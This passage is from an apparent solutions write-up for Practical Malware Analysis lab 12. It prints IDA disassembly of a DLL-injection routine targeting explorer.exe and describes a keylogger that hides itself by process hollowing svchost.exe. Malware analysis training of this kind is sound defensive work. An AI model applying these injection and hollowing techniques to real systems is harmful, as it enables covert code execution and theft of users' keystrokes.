



Figure 6. Check for explorer.exe

Once the malware located the “explorer.exe” process, it will ask the remote process (explorer.exe) to allocate a heap space. The space will contains the malicious dll’s absolute path as mentioned earlier. It will then get the LoadLibraryA address of explorer.exe and triggers the function via CreateRemoteThread. Explorer.exe will then invoke LoadLibraryA with the input as the malicious dll’s absolute path which is already in its heap memory and that is how explorer.exe got injected. =)



```
loc_40128C:             ; flProtect
push    4
push    3000h           ; flAllocationType
push    104h            ; dwSize
push    0               ; lpAddress
mov     edx, [ebp+hProcess]
push    edx             ; hProcess
call    ds:VirtualAllocEx
mov     [ebp+lpBaseAddress], eax
cmp     [ebp+lpBaseAddress], 0
jnz     short loc_4012BE
```

```
loc_4012BE:             ; lpNumberOfBytesWritten
push    0
push    104h            ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
mov     ecx, [ebp+lpBaseAddress]
push    ecx             ; lpBaseAddress
mov     edx, [ebp+hProcess]
push    edx             ; hProcess
call    ds:WriteProcessMemory
push    offset ModuleName ; "kernel32.dll"
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset aLoadlibrarya ; "LoadLibraryA"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     [ebp+lpStartAddress], eax
push    0               ; lpThreadId
push    0               ; dwCreationFlags
mov     ecx, [ebp+lpBaseAddress]
push    ecx             ; lpParameter
mov     edx, [ebp+lpStartAddress]
push    edx             ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
mov     eax, [ebp+hProcess]
push    eax             ; hProcess
call    ds:CreateRemoteThread
mov     [ebp+var_1130], eax
cmp     [ebp+var_1130], 0
jnz     short loc_401340
```

Figure 7. Injecting

Lab12-01.dll

The DllMain first creates a thread @ subroutine 0x1001030.




Figure 8. Create Thread

Inside this subroutine, we will find a infinite loop popping a message box every 1 minute. The title of the message box is “Practical Malware Analysis %d” where %d is the value of the loop counter.




Figure 9. Popping MsgBox every minute

b. Analyze the malware found in the file *Lab12-02.exe*.

b. What is the purpose of this program?

Based on dynamic analysis results using procmon and process explorer, we can conclude that this is a keylogger that performs process hollowing on svchost.exe.




Figure 1. Write file to practicalmalwareanalysis.log




Figure 2. Keystrokes in log file

ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.




Figure 3. Create Suspended process, unmap memory




Figure 4. WriteProcessMemory, ResumeThread

iii. Where is the malicious payload stored?

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.





Figure 5. Resource with lots of As in it



iv. How is the malicious payload protected?

